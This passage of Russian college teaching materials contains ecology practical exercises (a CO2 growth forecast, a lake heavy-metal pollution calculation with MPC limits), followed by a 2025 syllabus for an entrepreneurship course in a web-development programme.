Например: 9 41 404 01 20 1	*Отходы солей мышьяка в твердом виде при технических испытаниях и измерениях*	*Технические испытания и измерения*	*Твердое*	*1*

Раздел 2. Охрана окружающей среды

Тема 2.1. Техногенное воздействие на атмосферный воздух

Практическое занятие № 3
Парниковый эффект, проблема глобального потепления климата

Цель – анализировать и прогнозировать экологические последствия различных видов деятельности.

Необходимое оборудование: блокнот для записей, карандаш, линейка, калькулятор.

Ход работы:

1. Прочитайте информацию и выполните задание:

Краткие сведения

В 1990 г. концентрация CO_2 в атмосфере составляла 340 мг/кг. Известно, что концентрация CO_2 в атмосфере ежегодно увеличивается на 1,2%. Постройте зависимость концентрации CO_2 в атмосфере от времени. По ней составьте следующие прогнозы:

— на сколько увеличится концентрация CO_2 в атмосфере к 2040 г.;

— в каком году концентрация CO_2 увеличится в два раза, т. е. можно ожидать потепления климата на 3—5°С.

Решение:

1. Чтобы построить зависимость концентрации CO_2 в атмосфере от времени, сначала составьте таблицу:

Концентрация (С) CO_2	340	C_1	C_2	…	C_n
Годы	1990	1991	1992	…	2040

$$C_1 = 340 + \frac{340 \times 1,2}{100};\ C_2 = C_1 + \frac{C_1 \times 1,2}{100};$$

где C_1 … C_n — концентрация углекислого газа в зависимости от года.

По данным таблицы постройте график.




Рисунок 1. График увеличения концентрации CO_2 со временем

Определив по графику разность C_n - 340, можно определить на сколько увеличится концентрация углекислого газа в 2040 г.

2. По этому графику определите год, в котором концентрация CO_2 в атмосфере увеличится в 2 раза.

2. Ответьте письменно на контрольные вопросы:

1. В чем причина парникового эффекта?
2. Перечислимте парниковые газы антропогенного происхождения.
2. Каковы последствия парникового эффекта?
3. Как думаете, как можно решить эту проблему?
4. Охарактеризуйте методы и технологии очистки и утилизации газовых выбросов.

Тема 2.2. Антропогенное воздействие на гидросферу

Практическое занятие № 4
Изучение воздействия хозяйственной деятельности человека на водоемы

Цель – анализировать и прогнозировать экологические последствия различных видов деятельности.

Необходимое оборудование: блокнот, ручка, карандаш, фотоаппарат/видеокамера

Работа состоит из 2 частей

Задание 1: Анализ экологического мониторинга реки (выбрать)

Ход работы:

1. Пройти экскурсионным маршрутом.
2. Собрать и обработать материал экскурсии.
3. В отчете отметить следующие пункты:

– водоемы города (*наименование*), необходимость водоемов в природном комплексе;

– водоем как пример активного воздействия человека на природу;

– структуру водоема, его экологическое состояние, нарушение прибрежного природного сообщества;

– животный и растительный мир водоемов, особенности жизни организмов в водоемах, подвергнутых действию человека;

– физическое загрязнение водоемов, свалки мусора, их влияние на природу, нарушение красоты природы.

4. Сделать выводы о влиянии человека на водоемы города.
5. Дать рекомендации по улучшению экологического состояния водоемов.
6. Обоснуйте необходимость соблюдения экологической безопасности.

Задание 2: Анализ промышленного загрязнения озера

Ход работы:

1. Прочитайте краткие сведения и решите задачу *(вариант определяется по таблице 1)*

Краткие сведения

Защита окружающей среды от загрязнения регламентируется ПДК вредных веществ. ПДК (предельно допустимая концентрация) – это максимальная концентрация (количество вредных веществ в единице объема: мг/мл, мг/кг, мг/м^3), которая при воздействии на протяжении всей жизни человека не оказывает ни на него, ни на окружающую среду в целом вредного воздействия, включая отдаленные последствия.

Это можно выразить формулой:

$$Ci \le ПДКi, \quad (1)$$

где Ci – фактическая концентрация вредного вещества;

ПДКi – предельно допустимая концентрация этого вредного вещества.

При совместном действии нескольких вредных веществ, обладающих однонаправленным (усиление эффекта при одновременном воздействии) действием, их безразмерная суммарная концентрация не должна превышать1:

$$C_1 / ПДК_1 + C_2 / ПДК_2 + ... + Ci / ПДКi \le 1, \quad (2)$$

Задача

На берегу озера площадью S км^2 и средней глубиной H м расположено промышленное предприятие, использующее воду озера для технических нужд и затем сбрасывающее загрязненную воду в озеро. Цикл работы предприятия непрерывный (круглосуточный). Объем сброса сточной воды – L л/с.

Рассчитать, каким будет загрязнение озера через 1 год. Сделать выводы о промышленном загрязнении озера и дать рекомендации по сохранению озера.

ПДК вредных веществ (ВВ) в воде водных объектов:

- мышьяк – 0,05 мг/л;
- ртуть – 0,005 мг/л;
- свинец – 0,1 мг/л.

Общее загрязнение определяется по формуле:

$$C = C_1/ПДК_1 + C_2/ПДК_2 + C_3/ПДК_3 = \Sigma\, Ci/ПДКi, \quad (3)$$

где Ci – концентрация ВВi в озере после годичного сброса сточных вод в озеро;

ПДКi – ПДК этого ВВi.

Решение задачи рекомендуется выполнять в следующем порядке:

1. Определить объем озера и вычислить объем сточной воды, поступающей в озеро за 1 год;
2. Определить количество каждого ВВ, поступившего в озеро со сточной водой за год;
3. Вычислить концентрацию каждого ВВ в озере после годичного сброса сточных вод по формуле:

   Ci = количество ВВi в озере / объем воды в озере; (4)
4. Определить общее загрязнение озера предприятием по формуле (3);
5. Сделать выводы.

Таблица 1- Исходные данные к задаче

Номер варианта	*S*, км^2	*H*, м	*L*, л/с	Концентрация ВВ в сточной воде, мг/л		
				мышьяк	ртуть	свинец
1	3,0	3,0	20	0,25	0,10	0,68
2	3,0	2,5	15	0,16	0,32	0,95
3	2,5	2,0	10	0,31	0,15	1,80
4	5,2	2,5	10	0,20	0,90	0,10
5	5,0	3,5	15	0,60	0,05	3,15
6	4,5	2,0	25	2,60	0,45	1,80

7	4,0	2,5	30	1,60	0,30	2,10
8	4,6	3,0	20	0,50	0,40	1,00
9	2,8	1,5	10	0,30	0,10	0,65
10	3,2	2,0	15	0,75	0,45	0,90
11	2,0	2,0	10	0,15	0,08	0,53
12	2,6	2,0	15	0,41	0,16	0,85
13	3,6	2,5	20	0,26	0,13	1,20
14	5,0	2,5	10	0,17	0,20	1,30
15	5,0	2,0	10	0,20	0,13	1,43
16	2,5	2,0	20	0,22	0,03	0,71
17	3,0	2,0	15	0,27	0,12	0,55
18	4,0	2,0	16	1,06	0,47	0,68
19	1,5	1,0	18	0,60	0,24	0,70
20	2,0	3,0	15	0,20	0,18	1,05
21	1,8	2,3	16	1,00	0,15	0,65
22	2,6	1,8	12	0,08	0,47	0,68
23	2,8	2,3	20	0,34	0,29	1,31
24	2,5	2,0	17	0,42	0,94	1,37
25	3,0	2,8	20	0,96	0,49	1,43

2. Ответьте письменно на контрольные вопросы:

1. Что такое ПДК?
2. Как определяется суммарное загрязнение при наличии нескольких вредных веществ однонаправленного воздействия?
3. Какие мероприятия следует выполнять при повышенном загрязнении водного объекта?

Тема 2.3. Рациональное использование и охрана земельных ресурсов

Практическое занятие № 5
Соблюдение в профессиональной деятельности регламента экологической безопасности

Цель **–** формирование умения анализировать и прогнозировать экологические последствия различных видов производственной деятельности

Задание: Найти и проанализировать программные продукты, применяемые в области экологии.

Результаты занести в таблицу 1

Таблица 1 – Программные продукты в области экологической безопасности

№ п/п	Наименование ПО	Разработчик	Сфера применения	Примечание

Раздел 3. Правовые и социальные вопросы природопользования
Тема 3.1. Правовые и социальные аспекты экологии

Практическое занятие № 6
Объекты охраны окружающей природной среды

Цель - формирование умения оценивать состояние экологии окружающей среды и анализировать причины возникновения экологических аварий и катастроф среды на производственном объекте

Необходимое оборудование/инструменты/литература
- ст.4 № 7-ФЗ «Об охране окружающей среды»

Ход работы:

1. Заполнить таблицу 1:

Таблица 1 – Объекты охраны окружающей среды

Объекты охраны окружающей среды	
международные	Российской Федерации

2. Выбрать один из объектов охраны окружающей среды и подробно описать по следующей схеме:
   – наименование;
   - нормативные документы, регламентирующие охрану;
   - основные положения этих документов.
   Информацию представить в виде схем, таблиц, презентации.

ЛИТЕРАТУРА

1. Астафьева О. Е. Экологические основы природопользования : учебник для среднего профессионального образования / О. Е. Астафьева, А. А. Авраменко, А. В. Питрюк. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 376 с. — (Профессиональное образование). — ISBN 978-5-534-15994-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/523597 (дата обращения: 12.01.2024).

2. Гурова Т. Ф. Экология и рациональное природопользование : учебник и практикум для среднего профессионального образования / Т. Ф. Гурова, Л. В. Назаренко. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 188 с. — (Профессиональное образование). — ISBN 978-5-534-09485-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/513725 (дата обращения: 12.01.2024).

3. Корытный Л. М. Экологические основы природопользования : учебное пособие для среднего профессионального образования / Л. М. Корытный, Е. В. Потапова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 377 с. — (Профессиональное образование). — ISBN 978-5-534-14131-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517675 (дата обращения: 12.01.2024).

4. Хван Т. А. Экологические основы природопользования : учебник для среднего профессионального образования / Т. А. Хван. — 7-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 278 с. — (Профессиональное образование). — ISBN 978-5-534-16564-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531290 (дата обращения: 12.01.2024).

Интернет-ресурсы:

1. http://ecokub.ru/ - коллекция цифрового образовательного ресурса;
2. http://www.mnr.gov.ru/ - официальный сайт Министерства природных ресурсов и экологии Российской Федерации;
3. http://www.ecoline.ru/mc/ - описание проектов, методические материалы, статьи, тексты нормативно-правовых актов в области ГЭЭ и ОВОС, экологического менеджмента, мониторинга ОС, обращения с отходами и пр.;
4. http://www.ecoline.ru/mc/books/infobook/ - электронная книга, посвященная работе с экологической информацией — ее получению, обработке и интерпретации, представлению и распространению. Обсуждаются принципы и методы информационной работы.

Оглавление

Пояснительная записка	3
Практическое занятие № 1 Изучение источников загрязнения окружающей среды. Оценка экологического состояния воздуха в рабочем помещении	5
Практическое занятие № 2 Паспортизация отходов I-IV классов опасности	7
Практическое занятие № 3 Парниковый эффект, проблема глобального потепления климата	8
Практическое занятие № 4 Изучение воздействия хозяйственной деятельности человека на водоемы	10
Практическое занятие № 5 Соблюдение в профессиональной деятельности регламента экологической безопасности	12
Практическое занятие № 6 Объекты охраны окружающей природной среды	13
Литература	14

Экологические основы природопользования

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях
для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.09. Основы предпринимательской деятельности

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины СГ.09. Основы предпринимательской деятельности разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 7

3. Условия реализации рабочей программы дисциплины 12

4. Контроль и оценка результатов освоения дисциплины 13

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.09. ОСНОВЫ ПРЕДПРИНИМАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ

1.1. Область применения программы

Рабочая программа дисциплины СГ.09. Основы предпринимательской деятельности является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.09. Основы предпринимательской деятельности является дисциплиной общепрофессионального цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - применять нормативные документы для открытия и ведения предпринимательской деятельности субъектов малого и среднего бизнеса;

$У_2$ - разрабатывать бизнес-план предприятия;

$У_3$ - определять стратегию открываемого бизнеса;

$У_4$ - оценивать конъюнктуру рынка;

$У_5$ - определять эффективность бизнеса.

знать:

$З_1$ - базовые определения, функции и задачи предпринимательства;

$З_2$ - сущность предпринимательской среды;

$З_3$ - историю развития предпринимательства в России;

$З_4$ - роль государства в развитии предпринимательской деятельности;

$З_5$ - различные способы создания предпринимательской организации;

$З_6$ - этапы организации собственного предприятия;

$З_7$ - механизм осуществления предпринимательской деятельности;

$З_8$ - этические нормы предпринимательской деятельности.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по *финансовой грамотности в различных жизненных ситуациях*[1];

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. *Содействовать сохранению окружающей среды, ресурсосбережению,* применять *знания об изменении климата*, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и профессиональными компетенциями (ПК):

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 48 часов, в том числе

в форме практической подготовки – 14 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 36 часов, в том числе

практические занятия – 14 часов;

самостоятельная работа обучающегося – 12 часов

Обязательная часть рабочей программы составляет – 36 часов, вариативная часть – 12 часов

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**48**
в том числе:	
в форме практической подготовки	14
Объем работы обучающегося во взаимодействии с преподавателем	**36**
в том числе:	
практические занятия	14
Самостоятельная работа обучающегося (всего)	**12**
в том числе: подготовка к практическим занятиям работа с учебной литературой	 6 6

2.2. Формы промежуточной аттестации

6 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.09. Основы предпринимательской деятельности

Наименование разделов и тем	Содержание учебного материала, практические занятия, самостоятельная работа обучающихся		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Теоретические основы предпринимательской деятельности			**16**	**6**	
Тема 1.1. Сущность, субъекты, объекты и принципы предпринимательской деятельности	*Содержание учебного материала*		*2*		
	1	Основные понятия курса. Понятие и сущность предпринимательской деятельности. Виды предпринимательства. Субъекты и объекты предпринимательской деятельности. Принципы предпринимательской деятельности	2		ОК 01, ОК 05, ОК 07, ОК 09
Тема 1.2. Организационно-правовые формы предпринимательской деятельности в России	*Содержание учебного материала*		*6*		
	1	Организационные формы крупного предпринимательства. Типы предпринимательских корпораций. Особенности их организации, юридического оформления за рубежом и в России. Базовые формы организации крупного бизнеса, их основные достоинства и недостатки. Правовое регулирование предпринимательской деятельности. Формы и виды предпринимательской деятельности. Индивидуальное предпринимательство. Малое предпринимательство.	2		ОК 01, ОК 05, ОК 07, ОК 09
	Практические занятия		**2**	2	ОК 01-ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	2	**Практическое занятие № 1.** Определение характерных особенностей организационно-правовых форм предприятий			
	Самостоятельная работа студентов:		**2**		ОК 01-ОК 03, ОК 05-ОК 07, ОК 09
	Составление конспекта по теме «Франчайзинг»				
Тема 1.3. Планирование деятельности малого	*Содержание учебного материала*		*8*		
	1	Сущность, задачи, принципы планирования деятельности малого предприятия. Процесс планирования и прогнозирование. Бизнес-	2		ОК 01, ОК 05, ОК 07, ОК 09

предприятия		план: назначение, структура, методика разработки			
	Практические занятия		**4**	4	ОК 01-ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	2-3	**Практическое занятие № 2.** Составление бизнес-плана			
	Самостоятельная работа студентов:		**2**		ОК 01-ОК 03, ОК 05-ОК 07, ОК 09
	Доработка бизнес-плана				
Раздел 2. Экономическое регулирование предпринимательской деятельности			**22**	**8**	
Тема 2.1 Система налогообложения предпринимательской деятельности. Взаимоотношения предпринимателей с финансовой системой и кредитными организациями	*Содержание учебного материала*		*8*		
	1	Понятие и виды налогов. Система налогообложения предпринимательской деятельности. Взаимоотношения предпринимателей с налоговой системой. Финансовая система и финансовый рынок. Структура кредитной системы, сущность, виды и формы кредита. Взаимоотношения предпринимателей с финансовой системой	2		ОК 01, ОК 05, ОК 07, ОК 09
	Практические занятия		**4**	4	ОК 01-ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	2	**Практическое занятие № 3.** Виды налогов			
	3	**Практическое занятие № 4.** Виды и формы кредита			
	Самостоятельная работа студентов:		**2**		ОК 01-ОК 03, ОК 05-ОК 07, ОК 09
	Составление словаря основных терминов. Подготовка к практическим занятиям				
Тема 2.2 Конкуренция и конкурентоспособность предпринимателей	*Содержание учебного материала*		*2*		
	1	Понятие, виды и формы конкуренции. Основы государственной политики защиты конкуренции	2		ОК 01, ОК 05, ОК 07, ОК 09

Тема 2.3 Оценка риска и страхования в предпринимательской деятельности	*Содержание учебного материала*		*4*		
	1	Понятие и значение риска в предпринимательской деятельности Источники и методы оценки предпринимательского риска. Выбор стратегии предпринимательской деятельности в условиях риска	2		ОК 01, ОК 05, ОК 07, ОК 09
	Практические занятия		**2**	2	ОК 01-ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	2	**Практическое занятие № 5.** Деловая игра «Выбор стратегии предпринимательской деятельности в условиях риска»			
Тема 2.4 Ценообразование на продукцию (работу, услуги) предпринимателей	*Содержание учебного материала*		*6*		
	1	Понятие и сущность ценообразования. Ценовая политика фирмы, условия роста и снижения цен. Определение и изменения уровня цен, применение скидок	2		ОК 01, ОК 05, ОК 07, ОК 09
	Практические занятия		**2**	2	ОК 01-ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	2	**Практическое занятие № 6.** Ценовая политика фирмы (составление аналитической справки)			
	Самостоятельная работа студентов:		**2**		ОК 01-ОК 03, ОК 05-ОК 07, ОК 09
	Подготовка к практическому занятию				
Тема 2.5 Затраты и результаты предпринимательской деятельности	*Содержание учебного материала*		*4*		
	1	Понятие результата хозяйственной деятельности организация Затраты фирмы на производство и реализацию продукции, работ, услуг, их структура и классификация	2		ОК 01, ОК 05, ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	Самостоятельная работа		**2**		ОК 01-ОК 03, ОК 05-ОК 07, ОК 09
	Анализ результатов предпринимательской деятельности (на примере конкретного предприятия)				
Раздел 3. Роль государства в предпринимательской деятельности			**6**	**0**	

Тема 3.1 Государственная поддержка субъектов малого и среднего предпринимательства	*Содержание учебного материала*		*3*		
	1	Механизм и формы государственной поддержки предпринимательства	2		ОК 01, ОК 05, ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	Самостоятельная работа		**1**		ОК 01-ОК 03, ОК 05-ОК 07, ОК 09
	Составление схемы на тему «Государственная поддержка предпринимательства»				
Тема 3.2 Предпринимательская тайна	*Содержание учебного материала*		*3*		
	1	Сущность предпринимательской тайны. Отличие предпринимательско тайны от коммерческой. Формирование сведений, составляющих предпринимательскую тайну. Внешние и внутренние угрозы безопасности фирмы. Основные элементы механизма защиты предпринимательской тайны. Сущность и виды ответственности предпринимателей. Условия возникновения гражданской ответственности предпринимателей. Способы обеспечения исполнени предпринимателями своих обязательств. Административная ответственность предпринимателей. Ответственность предпринимателей за нарушение антимонопольного законодательства. Ответственность за низкое качество продукции (работ, услуг). Ответственность за совершение налоговых правонарушений	2		ОК 01, ОК 05, ОК 07, ОК 09, ПК 1.1, ПК 1.2, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.2
	Самостоятельная работа		**1**		ОК 01-ОК 03, ОК 05-ОК 07, ОК 09
	Заполнение таблицы «Предпринимательская тайна»				
		Дифференцированный зачет	**2**		
		ВСЕГО:	**48**	**14**	

2.3. ВАРИАТИВНАЯ ЧАСТЬ ДИСЦИПЛИНЫ

№ п/п	Наименование	Количество часов	Обоснование
1	Самостоятельная работа	12	Для совершенствования запланированных результатов обучения
	ИТОГО	**12**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете экономики и менеджмента.

Оборудование учебного кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.09. Основы предпринимательской деятельности разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Кузьмина Е. Е. Предпринимательская деятельность : учебное пособие для среднего профессионального образования / Е. Е. Кузьмина. — 5-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 469 с. — (Профессиональное образование). — ISBN 978-5-534-16460-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531105 (дата обращения: 12.01.2024).

2. Лопарева А. М. Бизнес-планирование : учебник для среднего профессионального образования / А. М. Лопарева. — 4-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 272 с. — (Профессиональное образование). — ISBN 978-5-534-08704-8. — Текст : электронный //

Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531502 (дата обращения: 12.01.2024).

3. Разумовская Е. В. Предпринимательское право : учебник для среднего профессионального образования / Е. В. Разумовская. — 4-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 241 с. — (Профессиональное образование). — ISBN 978-5-534-16958-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532114 (дата обращения: 12.01.2024).

4. Сергеев А. А. Бизнес-планирование : учебник и практикум для среднего профессионального образования / А. А. Сергеев. — 5-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 442 с. — (Профессиональное образование). — ISBN 978-5-534-16063-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530365 (дата обращения: 12.01.2024).

Дополнительная литература:

1. Муравьев, А. И. Предпринимательство / А.И. Муравьев, А.М. Игнатьев, А.Б. Крутик. - М.: Лань, 2018. - 696 с.

2. Наумов, В. Н. Основы предпринимательской деятельности: Уч. / В.Н. Наумов. - М.: НИЦ ИНФРА-М, 2016-313с.

3. Панибратов, А. Ю. Введение в бизнес / А.Ю. Панибратов. - М.: Издательство СПбГУ, 2017. - 188 с

Интернет-ресурсы

1. Консультант плюс, надежная правовая поддержка [Электронный ресурс], Режим доступа: http://www.consultant.ru

2. Министерство экономического развития Российской Федерации [Электронный ресурс], Режим доступа: http://www.economi.gov.ru

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - применять нормативные документы для открытия и ведения предпринимательской деятельности субъектов малого и среднего бизнеса;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - оценка выполнения самостоятельной работы	- дифференцированный зачет
$У_2$ - разрабатывать бизнес-план предприятия;		
$У_3$ - определять стратегию открываемого бизнеса;		
$У_4$ - оценивать конъюнктуру рынка;		
$У_5$ - определять эффективность бизнеса.		
знать:		
$З_1$ - базовые определения, функции и задачи предпринимательства;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$З_2$ - сущность предпринимательской среды;		
$З_3$ - историю развития предпринимательства в России;		
$З_4$ - роль государства в развитии предпринимательской деятельности;		
$З_5$ - различные способы создания предпринимательской организации;		
$З_6$ - этапы организации собственного предприятия;		
$З_7$ - механизм осуществления предпринимательской деятельности;		
$З_8$ - этические нормы предпринимательской деятельности.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по *финансовой грамотности в различных жизненных ситуациях*[2]	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческой ценностей, в том	- ведет деловую беседу в соответствии с этическими нормами - признает чужое мнение - способен к эмпатии - не обманывает

[2] Выделенное курсивом не формируется в рамках данной дисциплины

числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[3].	- старается выполнять задания сам, не прибегая к помощи других
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению*, применять знания об изменении климата*, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранно*м языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации;

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[3] *Выделенное курсивом не формируется в рамках данной дисциплины*

